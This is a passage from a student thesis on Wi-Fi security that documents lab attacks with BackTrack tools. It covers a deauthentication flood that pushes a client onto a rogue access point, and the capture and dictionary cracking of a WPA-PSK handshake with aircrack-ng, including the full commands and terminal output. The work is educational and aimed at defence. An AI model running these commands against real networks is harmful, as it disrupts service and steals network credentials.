00:16:01:D1:9E:3B -69      68      5  0  11 54  WEP  WEP    001601D19E3A
00:21:27:F5:D7:7C -68       1      3  0  11 54  WPA2 TKIP  PSK  Monia
00:1D:73:ED:60:40 -70      16      0  0  1  54e. WPA2 CCMP  PSK  BuffaloNfinity
BSSID          STATION  PWR  Rate  Lost  Frames  Probe
(not associated) 9C:B7:0D:22:B3:36 -67  0 - 1  0  4
(not associated) F8:1E:DF:65:06:2B -69  0 - 1  0  29  Boingo Hotspot,_The Cloud,b
(not associated) 00:15:AF:18:A7:FD -69  0 - 1  0  2  Kotil37
00:23:CD:C7:CC:48 50:32:75:1A:AE:C4 -19  0 -11e 0  3
C0:3F:0E:10:AF:D4 00:23:4D:9A:D7:D8 -63  0 - 1  0  29  NETTI
C0:3F:0E:10:AF:D4 E0:F8:47:2B:3A:CE -19  54e-54e 0  5

```

Figure 45. Rogue AP seen by Airodump-ng

Next, i will create and transmit a de-authentication attack to break the connection between the genuine access point and clients. The following command creates the de-auth attack

```
aireplay-ng --deauth 0 -a C0:3F:0E:10:AF:D4 mon0
```

```

root@bt: ~
File Edit View Terminal Help
13:35:29 Waiting for beacon frame (BSSID: C0:3F:0E:10:AF:D4) on channel 5
13:35:39 No such BSSID available.
Please specify an ESSID (-e).
root@bt:~# aireplay-ng --deauth 0 -a C0:3F:0E:10:AF:D4 mon0
13:36:52 Waiting for beacon frame (BSSID: C0:3F:0E:10:AF:D4) on channel 5
13:36:52 mon0 is on channel 5, but the AP uses channel 11
root@bt:~# iwconfig wlan0 channel 11
root@bt:~# iwconfig mon0 channel 11
root@bt:~# aireplay-ng --deauth 0 -a C0:3F:0E:10:AF:D4 mon0
13:37:34 Waiting for beacon frame (BSSID: C0:3F:0E:10:AF:D4) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:37:34 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:34 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:35 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:35 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:36 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:37 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:37 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:38 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:38 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:39 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:39 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:40 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:40 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:41 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:41 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]
13:37:42 Sending DeAuth to broadcast -- BSSID: [C0:3F:0E:10:AF:D4]

```

Figure 46. Deauthentication attack

While the deauthentication attack is still on, the client lost its connection to the access point and try to re-associate with the access point. Unkwown to the client, it instead re-associate with the "Rogue AP". If the attacker has DHCP installed on his laptop, he can issue an IP Address to the unsuspecting client and direct the clients data request to the internet or re-transmit it back to the genuine access point. The latter method leads to another type of attack known as MITM attack.

```

root@bt: ~
File Edit View Terminal Help
13:39:44 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:44 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:44 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:46 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:46 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:46 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:46 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:46 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:46 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:50 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:50 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:39:50 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:08 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:08 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:08 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:08 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:18 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:18 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:18 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:18 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:18 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:18 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"
13:40:18 Client E0:F8:47:2B:3A:CE reassociated (unencrypted) to ESSID: "NETTI"

```

Figure 47. The client re-associate with the "Rogue" AP

The screenshot below shows the topology of a deauthentication attack.




Figure 48. Topology of a deauthentication attack




Figure 49. State Machine (Source: IEEE)

5.4 WPA-PSK CRACKING

As already mentioned in this write-up that WPA-PSK is a temporal replacement for WEP, it uses the TKIP instead of single key that is used in WEP Encryption.

This lab will briefly show how a WPA-PSK passphrase could be broken. Firstly, i will locate my access point's current channel(**Note:** My access point has been put in channel 1 in its configuration page). To verify its chanel, the below command is issued to see all access point in that channel

```
airodump-ng --channel 1 mon0
```

```

CH 1 ][ Elapsed: 8 s ][ 2013-07-10 14:17
BSSID            PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
C0:3F:0E:10:AF:D4 -24 100    91         0   0   1  54e  WPA  TKIP  PSK  NETTI
10:6F:3F:38:DB:50 -58  70     75         0   0   1  54e  WPA2 CCMP  PSK  106F3F38DB50
94:44:52:7D:1F:A2 -67   5        4         0   0   4  54e  WPA2 CCMP  PSK  zenev
00:0D:0B:87:DC:73 -68  86     83         0   0   1  54  WEP  WEP   PSK  000D0B87DC72
00:1D:73:ED:60:40 -69  33     34         2   0   1  54e  WPA2 CCMP  PSK  BuffaloNfinity

BSSID            STATION            PWR  Rate  Lost  Frames  Probe
(not associated)  74:2F:68:EC:B7:12 -64   0 - 1   21     5  zenev
(not associated)  40:83:95:16:B0:F6 -70   0 - 1    2     8  homerun1x
C0:3F:0E:10:AF:D4  E0:F8:47:2B:3A:CE -8    0 - 1   31     9  NETTI

```

Figure 50. Access point using WPA_PSK

Next, i will capture and store all the packets into a file named "netti.psk" with the following command

```
airodump-ng --channel 1 mon0 --write netti.psk
```

While capturing and storing the packets, i will connect a client to the access point "NETTI" to capture the "WPA handshake". The WPA handshake will be later used to break the WPA passphrase.

The screenshot below shows the WPA handshake after a client connects to the access point successfully.

```

root@bt: ~
File Edit View Terminal Help

CH 1 ]] Elapsed: 3 mins ]] 2013-07-10 14:23 ]] WPA handshake: C0:3F:0E:10:AF:D4

BSSID                PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
C0:3F:0E:10:AF:D4    -17 100    1732     284  17   1  54e  WPA   TKIP   PSK   NETTI
10:6F:1F:38:DB:50    -60  96     1687      0   0   1  54e. WPA2  CCMP   PSK   106F3F38DB50
94:44:52:7D:1F:A2    -67   0       35        5   0   4  54e. WPA2  CCMP   PSK   zenev
00:23:CD:C7:CC:48    -69   0       32        4   0   6  54e. WPA2  CCMP   PSK   Jesus is Love
00:1D:73:ED:60:40    -70  71     1135     36   0   1  54e. WPA2  CCMP   PSK   BuffaloNfinity
00:0D:0B:87:DC:73    -71  90     1683      0   0   1  54   WEP    WEP    PSK   000D0B87DC72
30:85:A9:69:92:C2    -71   0       26        1   0   1  54e. WPA2  CCMP   PSK   ASUS
00:0C:C3:DA:2E:59    -72   0       34        0   0   1  54e. WPA   CCMP   PSK   Koti137

BSSID                STATION          PWR  Rate  Lost  Frames  Probe
(not associated)    78:E4:00:5F:52:C4 -40   0 - 1    0      23
(not associated)    44:6D:57:A9:26:C8 -46   0 - 1    0      14
(not associated)    00:17:23:12:7F:C7 -68   0 - 1    0       1
(not associated)    F8:1E:DF:65:06:2B -69   0 - 1   163    53  Sun_Palace_Guest,free-hotsp
(not associated)    9C:B7:0D:22:B3:36 -70   0 - 1    0       5
(not associated)    00:15:AF:18:A7:FD -72   0 - 1    0      11  Koti137
C0:3F:0E:10:AF:D4    E0:F8:47:2B:3A:CE  -9   54e-54e 244   126  NETTI
C0:3F:0E:10:AF:D4    5C:0A:5B:D9:CD:88  -18   1e-54e  0     306  NETTI
94:44:52:7D:1F:A2    74:2F:68:EC:B7:12 -60   1e- 1   49     16  zenev

```

Figure 51. WPA Handshake

After discovering the WPA handshake, i will finally use the popular cracking tool "aircrack-ng" to crack the WPA paraphrase.

I will give the earlier captured data "netti.psk" to aircrack-ng with the following command

```
aircrack-ng netti.psk-02.cap
```

After specifying the .cap file to aircrack-ng, it will open all captured file and ask for the index number of the target network. The corresponding index number will be input to begin the WPA cracking as shown in the screenshot below.

```

root@bt: ~
File Edit View Terminal Help
Opening netti.psk-01.cap
Read 8 packets.

# BSSID          ESSID          Encryption
1  C0:3F:0E:10:AF:D4  NETTI          No data - WEP or WPA
2  10:6F:3F:38:DB:50  106F3F38DB50  No data - WEP or WPA
3  00:0D:0B:87:DC:73  000D0B87DC72  No data - WEP or WPA
4  00:0C:C3:DA:2E:59  Kotil37       No data - WEP or WPA
5  00:1D:73:ED:60:40  BuffaloNfinity No data - WEP or WPA

Index number of target network ? ^C
Quitting aircrack-ng...
root@bt:~# aircrack-ng netti.psk-02.cap
Opening netti.psk-02.cap
Read 4529 packets.

# BSSID          ESSID          Encryption
1  C0:3F:0E:10:AF:D4  NETTI          WPA (1 handshake)
2  10:6F:3F:38:DB:50  106F3F38DB50  No data - WEP or WPA
3  00:0D:0B:87:DC:73  000D0B87DC72  No data - WEP or WPA
4  94:44:52:7D:1F:A2  zenev         WPA (0 handshake)
5  00:1D:73:ED:60:40  BuffaloNfinity WPA (0 handshake)
6  00:23:CD:C7:CC:48  Jesus is Love  WPA (0 handshake)
7  00:0C:C3:DA:2E:59  Kotil37       No data - WEP or WPA
8  30:85:A9:69:92:C2  ASUS          WPA (0 handshake)

Index number of target network ?

```

Figure 52. netti.cap file showing the handshake

BackTrack has a dictionary that contains thousand of words that aircrack-ng could use with the captured packets to break the paraphrase. It is possible to create a personal dictionary of words. So, i will give the dictionary file and captured packets to aircrack-ng with the following command

aircrack-ng netti.psk-02.cap -w dictionary

```

root@bt: ~
File Edit View Terminal Help
2  10:6F:3F:38:DB:50  106F3F38DB50  No data - WEP or WPA
3  00:0D:0B:87:DC:73  000D0B87DC72  No data - WEP or WPA
4  94:44:52:7D:1F:A2  zenev         WPA (0 handshake)
5  00:1D:73:ED:60:40  BuffaloNfinity WPA (0 handshake)
6  00:23:CD:C7:CC:48  Jesus is Love  WPA (0 handshake)
7  00:0C:C3:DA:2E:59  Kotil37       No data - WEP or WPA
8  30:85:A9:69:92:C2  ASUS          WPA (0 handshake)

Index number of target network ? 1

Opening netti.psk-02.cap
Opening 1
open failed: No such file or directory
root@bt:~# aircrack-ng netti.psk-02.cap -w dictionary
Opening netti.psk-02.cap
Read 4529 packets.

# BSSID          ESSID          Encryption
1  C0:3F:0E:10:AF:D4  NETTI          WPA (1 handshake)
2  10:6F:3F:38:DB:50  106F3F38DB50  No data - WEP or WPA
3  00:0D:0B:87:DC:73  000D0B87DC72  No data - WEP or WPA
4  94:44:52:7D:1F:A2  zenev         WPA (0 handshake)
5  00:1D:73:ED:60:40  BuffaloNfinity WPA (0 handshake)
6  00:23:CD:C7:CC:48  Jesus is Love  WPA (0 handshake)
7  00:0C:C3:DA:2E:59  Kotil37       No data - WEP or WPA
8  30:85:A9:69:92:C2  ASUS          WPA (0 handshake)

Index number of target network ? █

```

Figure 53. Specifying the .cap and dictionary file

Lastly, aircrack-ng will go ahead to crack the paraphrase by using all possible words present in the dictionary and trying to discover a match . As shown on the screenshot below, aircrack-ng was able to determine the "Master Key", "Transient Key" and "EAPOL HMAC" base on the access point paraphrase using a WPA dictionary attack.

```

root@bt: ~
File Edit View Terminal Help
 5 00:1D:73:ED:60:40 BuffaloNfinity WPA (0 handshake)
 6 00:23:CD:C7:CC:48 Jesus is Love WPA (0 handshake)
 7 00:0C:C3:DA:2E:59 Koti137 No data - WEP or WPA
 8 30:85:A9:69:92:C2 ASUS WPA (0 handshake)

Index number of target network ? 1

Opening netti.psk-02.cap
Reading packets, please wait...

Aircrack-ng 1.1 r2178

[00:00:00] 1 keys tested (188.76 k/s)

KEY FOUND! [ NET@ccess_2047 ]

Master Key : AB CE 04 1B 65 7C 8E 1B EE 0C F2 9F B4 85 FA E6
             67 F0 D4 E3 F3 D8 1B 6E 68 7E DB E6 F5 0C 95 93

Transient Key : 00 57 D2 2F 92 87 BB CD 11 38 92 D4 67 07 C3 A3
               41 01 80 56 47 38 D9 4E AB 55 07 20 A1 68 61 E0
               BE 3E A2 CD 2C 5E 5D 33 64 C2 D5 8C 4D 64 93 79
               1B 52 C5 00 C4 64 9F 9D 04 3C 2B B0 E5 66 CD 8A

EAPOL HMAC : 38 2E 58 45 FF 4F C8 0C 8F 80 6F 2D 75 D3 36 B3

root@bt:~#

```

Figure 54. WPA Paraphrase cracked

6 SUMMARY

Wireless networking is a very practical and interesting aspect of Information Technology and as much as newer devices with wireless capabilities are being manufactured, various ways of attacking a wireless network are sprouting on a daily basis. Diverse people exist all around us with various interests such as Wireless hobbyist, Wireless hacker, Wireless enthusiast etc, users should be cautious on how they use "free" wireless hotspot that doesn't have proper security measure since it's easy for an attacker to transmit arbitrary packets to a network from miles away without actually being present in the network. They should also occasionally change their access point passphrase once in a while.

It is important to mention this in this thesis work, the write-up is only meant for educational purpose only and not as an actual hacking scenario.

This thesis work is to educate those who did not have much knowledge about wireless networking on how it operates and showcase sample attacks which an attacker could use to compromise any unsuspecting client's network. Advanced users could also gain one or two things from this write-up.

For wireless novices, I encourage them to focus on Chapter 2 which talks about the IEEE 802.11 Standard to have the basic knowledge on bands and channels, frames and security of wireless. For those who already know the basics of wireless but are only interested in demonstrating the sample attacks, Chapter 3 is a good start. It talks about the operating system used for this work. After getting familiar with BackTrack 5, Chapter 4 will be the next step as it talks about the setup and installation stages.

From Chapter 5 which is the main aspect of this thesis, readers could get an idea about the sample attacks that are carried out in this thesis work. The attacks could be more interesting when viewed live while being carried out than documenting them.

A parting sentence from BackTrack on www.backtrack-linux.org

" The quieter you become, the more you are able to hear..."

REFERENCES

IEEE 802.11: Wireless LANs. Available at: <http://standards.ieee.org/about/get/802/802.11.html> Accessed 23rd of March 2013.

802.11 WLAN Packets and Protocols Available at: http://www.wildpackets.com/resources/compendium/wireless_lan/wlan_packets/#wp1000940 Accessed on 4th of April 2013.

List of Wlan Channels Available at: http://en.wikipedia.org/wiki/List_of_WLAN_channels Accessed on 6th of April 2013.

Cheat sheet: What you need to know about 802.11ac Available at: http://www.techrepublic.com/blog/networking/cheat-sheet-what-you-need-to-know-about-80211ac/6689?tag=nl.e101&s_cid=e101&ttag=e101&ftag= Accessed on 12th of April 2013.

Wireless Attacks and Penetration testing Available at: <http://www.symantec.com/connect/articles/wireless-attacks-and-penetration-testing-part-1-3> Accessed on 5th of May 2013.

Eid Alsabbagh, Haoyang Yu, Kevin Gallagher,(2013). 802.11ac Design Considerations for Mobile Devices Available at: <http://www.microwavejournal.com/articles/19094-11ac-design-considerations-for-mobile-devices?v=preview> Accessed on 16th of April 2013.

Download VirtualBox Available at: <https://www.virtualbox.org/wiki/Downloads> Accessed on 16th April 2013.

Download BackTrack Available at: <http://www.backtrack-linux.org/downloads/> Accessed on 16th April 2013.

Understanding 802.11 Frame Types Available at: <http://www.wi-fiplanet.com/tutorials/article.php/1447501> Accessed on 3rd of April 2013.

Introduction-to-wifi-network-security.htm Accessed on 22nd of March 2013.

Borisov, N. , Goldberg, I. , & Wagner, D. (2001). The Insecurity of 802.11. Mobicon

Security of WEP Algorithm Available at <http://www.isaac.cs.berkeley.edu>
Accessed on 16th of May 2013

Fundamentals Security Concept Available at <http://www.globus.org/toolkit/>
Accessed on 17th of May 2013

IEEE 802.11 Wlan Beacon Frame Available at
<http://www.mathworks.se/help/comm/examples/ieee-802-11-wlan-beacon-frame.html> Accessed on 14th of May 2013